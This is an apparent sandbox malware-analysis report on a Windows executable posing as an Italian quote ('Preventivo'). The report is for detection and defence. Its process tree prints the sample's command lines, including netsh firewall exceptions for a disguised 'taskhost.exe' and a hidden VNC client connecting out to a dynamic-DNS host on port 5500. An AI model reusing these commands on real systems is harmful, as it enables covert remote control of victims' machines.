ID: 1379424
Sample Name:
Preventivo24.01.11.exe
Cookbook: default.jbs
Time: 12:17:10
Date: 23/01/2024
Version: 38.0.0 Ammolite

Table of Contents


Windows Analysis Report

Preventivo24.01.11.exe


Overview

General Information

Sample name:	Preventivo24.01.11.exe
Analysis ID:	1379424
MD5:	32f35b78a3dc5..
SHA1:	18a24aa0ac05…
SHA256:	0cb44c4f82737..
Tags:	exe
Infos:	



Detection




Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic
- Contains VNC / remote desktop fun…
- Contains functionalty to change the …
- Modifies the windows firewall
- Uses cmd line tools excessively to …
- Uses netsh to modify the Windows …
- Binary contains a suspicious time s…
- Checks for available system drives …
- Contains functionality to call native …
- Contains functionality to check if a d…
- Contains functionality to check if a d…

Classification



Process Tree

- **System is w10x64**
- Preventivo24.01.11.exe (PID: 5924 cmdline: C:\Users\user\Desktop\Preventivo24.01.11.exe MD5: 32F35B78A3DC5949CE3C99F2981DEF6B)
  - msiexec.exe (PID: 7216 cmdline: C:\Windows\system32\msiexec.exe" /i "C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\main1.msi" AI_SETUPEXEPATH=C:\Users\user\Desktop\Preventivo24.01.11.exe SETUPEXEDIR=C:\Users\user\Desktop\ EXE_CMD_LINE="/exenoupdates /forcecleanup /wintime 170 6008514 " AI_EUIMSI=" MD5: 9D09DC1EDA745A5F87553048E57620CF)
- viewer.exe (PID: 7424 cmdline: C:\Games\viewer.exe" /HideWindow "C:\Games\cmmc.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
  - cmd.exe (PID: 7468 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 7476 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - cmd.exe (PID: 7528 cmdline: C:\Windows\system32\cmd.exe /c Set GUID[2>Nul MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - cmd.exe (PID: 7556 cmdline: C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
      - reg.exe (PID: 7576 cmdline: Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: CDD462E86EC0F20DE2A1D781928B1B0C)
    - WMIC.exe (PID: 7592 cmdline: wmic process where (name="taskhost.exe") get commandline MD5: E2DE6500DE1148C7F6027AD50AC8B891)
    - findstr.exe (PID: 7600 cmdline: findstr /i "taskhost.exe" MD5: F1D4BE0E99EC734376FDE474A8D4EA3E)
    - Acrobat.exe (PID: 7676 cmdline: C:\Program Files\Adobe\Acrobat DC\Acrobat\Acrobat.exe" "C:\Users\user\AppData\Local\Temp\~.pdf MD5: 24EAD1C46A47022347DC0F05F6EFBB8C)
      - AcroCEF.exe (PID: 7932 cmdline: "C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --backgroundcolor=16777215 MD5: 9B38E8E8B6DD9622D24B53E095C5D9BE)
        - AcroCEF.exe (PID: 7212 cmdline: "C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\AcroCEF.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --log-severity=disable --user-agent-product="ReaderServices/23.6.20320 Chrome/105.0.0.0" --lang=en-US --user-data-dir="C:\Users\user\AppData\Local\CEF\User Data" --log-file="C:\Program Files\Adobe\Acrobat DC\Acrobat\acrocef_1\debug.log" --mojo-platform-channel-handle=2112 --field-trial-handle=1752,i,9597563481280373609,10748529696492250759,131072 --disable-features=BackForwardCache,CalculateNativeWinOcclusion,WinUseBrowserSpellChecker /prefetch:8 MD5: 9B38E8E8B6DD9622D24B53E095C5D9BE)
    - viewer.exe (PID: 7704 cmdline: C:\Games\viewer.exe /HideWindow C:\Games\c.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
      - cmd.exe (PID: 7876 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\c.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
        - conhost.exe (PID: 7904 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
        - mode.com (PID: 8000 cmdline: Mode 90,20 MD5: FB615848338231CEBC16E32A3035C3F8)
        - cmd.exe (PID: 7536 cmdline: C:\Windows\system32\cmd.exe /c Set GUID[2>Nul MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
        - cmd.exe (PID: 7640 cmdline: C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - reg.exe (PID: 7804 cmdline: Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: CDD462E86EC0F20DE2A1D781928B1B0C)
        - cmd.exe (PID: 7628 cmdline: C:\Windows\system32\cmd.exe /S /D /c" type C:\Games\cmd.txt" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
        - cmd.exe (PID: 7804 cmdline: cmd MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
          - mode.com (PID: 2840 cmdline: Mode 90,20 MD5: FB615848338231CEBC16E32A3035C3F8)

- netsh.exe (PID: 2132 cmdline: netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplication" mode=ENABLE scope=ALL MD5: 4E89A1A088BE715D6C946E55AB07C7DF)
- netsh.exe (PID: 5924 cmdline: netsh firewall add allowedprogram program="C:\Games\taskhost.exe" name="MyApplicatio" mode=ENABLE scope=ALL profile=ALL MD5: 4E89A1A088BE715D6C946E55AB07C7DF)
- WMIC.exe (PID: 8216 cmdline: wmic process where (name="taskhost.exe") get commandline MD5: E2DE6500DE1148C7F6027AD50AC8B891)
- findstr.exe (PID: 8244 cmdline: findstr /i "taskhost.exe" MD5: F1D4BE0E99EC734376FDE474A8D4EA3E)
- taskhost.exe (PID: 8488 cmdline: C:\Games\taskhost.exe -autoreconnect ID:5383948 -connect vnvariant2024.ddnsfree.com:5500 -run MD5: 663FE548A57BBD487144EC8226A7A549)

- viewer.exe (PID: 8508 cmdline: C:\Games\viewer.exe /HideWindow C:\Games\once.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
  - cmd.exe (PID: 8600 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\once.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 8624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- viewer.exe (PID: 8516 cmdline: C:\Games\viewer.exe /HideWindow C:\Games\cmmc.cmd MD5: 29ED7D64CE8003C0139CCCB04D9AF7F0)
  - cmd.exe (PID: 8608 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Games\cmmc.cmd" " MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 8632 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - cmd.exe (PID: 8704 cmdline: C:\Windows\system32\cmd.exe /c Set GUID[2>Nul MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - cmd.exe (PID: 8724 cmdline: C:\Windows\system32\cmd.exe /c Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
      - reg.exe (PID: 8740 cmdline: Reg Query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles" /S /V Description MD5: CDD462E86EC0F20DE2A1D781928B1B0C)
- timeout.exe (PID: 8540 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- timeout.exe (PID: 8960 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- timeout.exe (PID: 9108 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- timeout.exe (PID: 2840 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- timeout.exe (PID: 8456 cmdline: timeout /t 20 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)

- timeout.exe (PID: 7800 cmdline: timeout /t 1 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- taskkill.exe (PID: 7968 cmdline: taskkill /im rundll32.exe /f MD5: CA313FD7E6C2A778FFD21CFB5C1C56CD)
- timeout.exe (PID: 736 cmdline: timeout /t 2 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- taskkill.exe (PID: 888 cmdline: taskkill /im rundll32.exe /f MD5: CA313FD7E6C2A778FFD21CFB5C1C56CD)
- timeout.exe (PID: 8004 cmdline: timeout /t 2 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)
- taskkill.exe (PID: 8400 cmdline: taskkill /im rundll32.exe /f MD5: CA313FD7E6C2A778FFD21CFB5C1C56CD)
- timeout.exe (PID: 8444 cmdline: timeout /t 2 MD5: 976566BEEFCCA4A159ECBDB2D4B1A3E3)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO MALWARE Observed Suspicious UA (AdvancedInstaller) - Source IP: 192.168.2.5 - Destination IP: 93.184.216.34

Timestamp:	192.168.2.593.184.216.3449705802834928 01/23/24-12:07:53.684308
SID:	2834928
Source Port:	49705
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Networking

Snort IDS alert for network traffic

Spam, unwanted Advertisements and Ransom Demands

Contains functionalty to change the wallpaper

Persistence and Installation Behavior

Uses cmd line tools excessively to alter registry or file data

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the windows firewall

Uses netsh to modify the Windows network and firewall settings

Remote Access Functionality


Contains VNC / remote desktop functionality (version string found)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact	Resource Development	Reconnaiss
1 Spearphishing Link	1 Windows Management Instrumentation	1 DLL Side-Loading	1 Exploitation for Privilege Escalation	2 1 Disable or Modify Tools	OS Credential Dumping	2 System Time Discovery	1 Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	1 System Shutdown/ Reboot	Acquire Infrastructure	Gather Victim Identity Information
1 Valid Accounts	3 Native API	1 Valid Accounts	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 1 Peripheral Device Discovery	1 Replication Through Removable Media	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Encrypted Channel	SIM Card Swap	Obtain Device Cloud Backups	1 Defacement	Domains	Credentials
1 Replication Through Removable Media	1 1 2 Command and Scripting Interpreter	1 Bootkit	1 Valid Accounts	2 Obfuscated Files or Information	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port			Data Encrypted for Impact	DNS Server	Email Addresses
Local Accounts	Cron	Login Hook	1 Access Token Manipulation	1 Timestomp	NTDS	5 File and Directory Discovery	Distributed Component Object Model	Input Capture	Traffic Duplication	1 Remote Access Software			Data Destruction	Virtual Private Server	Employee Names
Cloud Accounts	Launchd	Network Logon Script	1 3 Process Injection	1 DLL Side-Loading	LSA Secrets	3 7 System Information Discovery	SSH	Keylogging	Scheduled Transfer	3 Non-Application Layer Protocol			Data Encrypted for Impact	Server	Gather Victim Network Information
Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 Masquerading	Cached Domain Credentials	1 Query Registry	VNC	GUI Input Capture	Data Transfer Size Limits	1 4 Application Layer Protocol			Service Stop	Botnet	Domain Properties

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact	Resource Development	Reconnais
External Remote Services	Systemd Timers	Startup Items	Startup Items	1 Valid Accounts	DCSync	4 1 Security Software Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over C2 Channel	Commonly Used Port			Inhibit System Recovery	Web Services	DNS
Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	1 Modify Registry	Proc Filesystem	1 Virtualization/Sandbox Evasion	Cloud Services	Credential API Hooking	Exfiltration Over Alternative Protocol	Application Layer Protocol			Defacement	Serverless	Network Trust Dependencies
Exploit Public-Facing Application	Command and Scripting Interpreter	At	At	1 Virtualization/Sandbox Evasion	/etc/passwd and /etc/shadow	3 Process Discovery	Direct Cloud VM Connections	Data Staged	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Web Protocols			Internal Defacement	Malvertising	Network Topology
Supply Chain Compromise	PowerShell	Cron	Cron	1 Access Token Manipulation	Network Sniffing	1 Application Window Discovery	Shared Webroot	Local Data Staging	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	File Transfer Protocols			External Defacement	Compromise Infrastructure	IP Addresses
Compromise Software Dependencies and Development Tools	AppleScript	Launchd	Launchd	1 3 Process Injection	Input Capture	1 System Owner/User Discovery	Software Deployment Tools	Remote Data Staging	Exfiltration Over Unencrypted Non-C2 Protocol	Mail Protocols			Firmware Corruption	Domains	Network Security Appliances
Compromise Software Supply Chain	Windows Command Shell	Scheduled Task	Scheduled Task	1 Bootkit	Keylogging	Process Discovery	Taint Shared Content	Screen Capture	Exfiltration Over Physical Medium	DNS			Resource Hijacking	DNS Server	Gather Victim Org Information


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Preventivo24.01.11.exe	8%	ReversingLabs		
Preventivo24.01.11.exe	17%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\MSI6F00.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSI6FDC.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\MSI6FFC.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\shi6E82.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\UVncVirtualDisplay\UVncVirtualDisplay.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\ddengine.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\taskhost.exe	8%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\viewer.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\Photo and Fax Vn\Photo and vn 1.1.2\install\F97891C\WindowsVolume\Games\vnchooks.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningRootR46.crl0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningCAR36.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoPublicCodeSigningRootR46.p7c0#	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoPublicCodeSigningCAR36.crl0y	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://forum.uvnc.comvncMenu::WndProc	0%	Avira URL Cloud	safe	
http://html4/loose.dtd	0%	Avira URL Cloud	safe	
http://https://www.uvnc.comhttps://forum.uvnc.comnet	0%	Avira URL Cloud	safe	
http://.jpg	0%	Avira URL Cloud	safe	
http://.css	0%	Avira URL Cloud	safe	
http://https://www.uvnc.comcmd	0%	Avira URL Cloud	safe	
http://java.sun.com/products/plugin/index.html#download	0%	Avira URL Cloud	safe	
http://java.sun.com/update/1.4.2/jinstall-1_4-windows-i586.cab#Version=1	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.example.com	93.184.216.34	true	false		high
vnvariant2024.ddnsfree.com	140.228.29.110	true	false		unknown

Contacted URLs

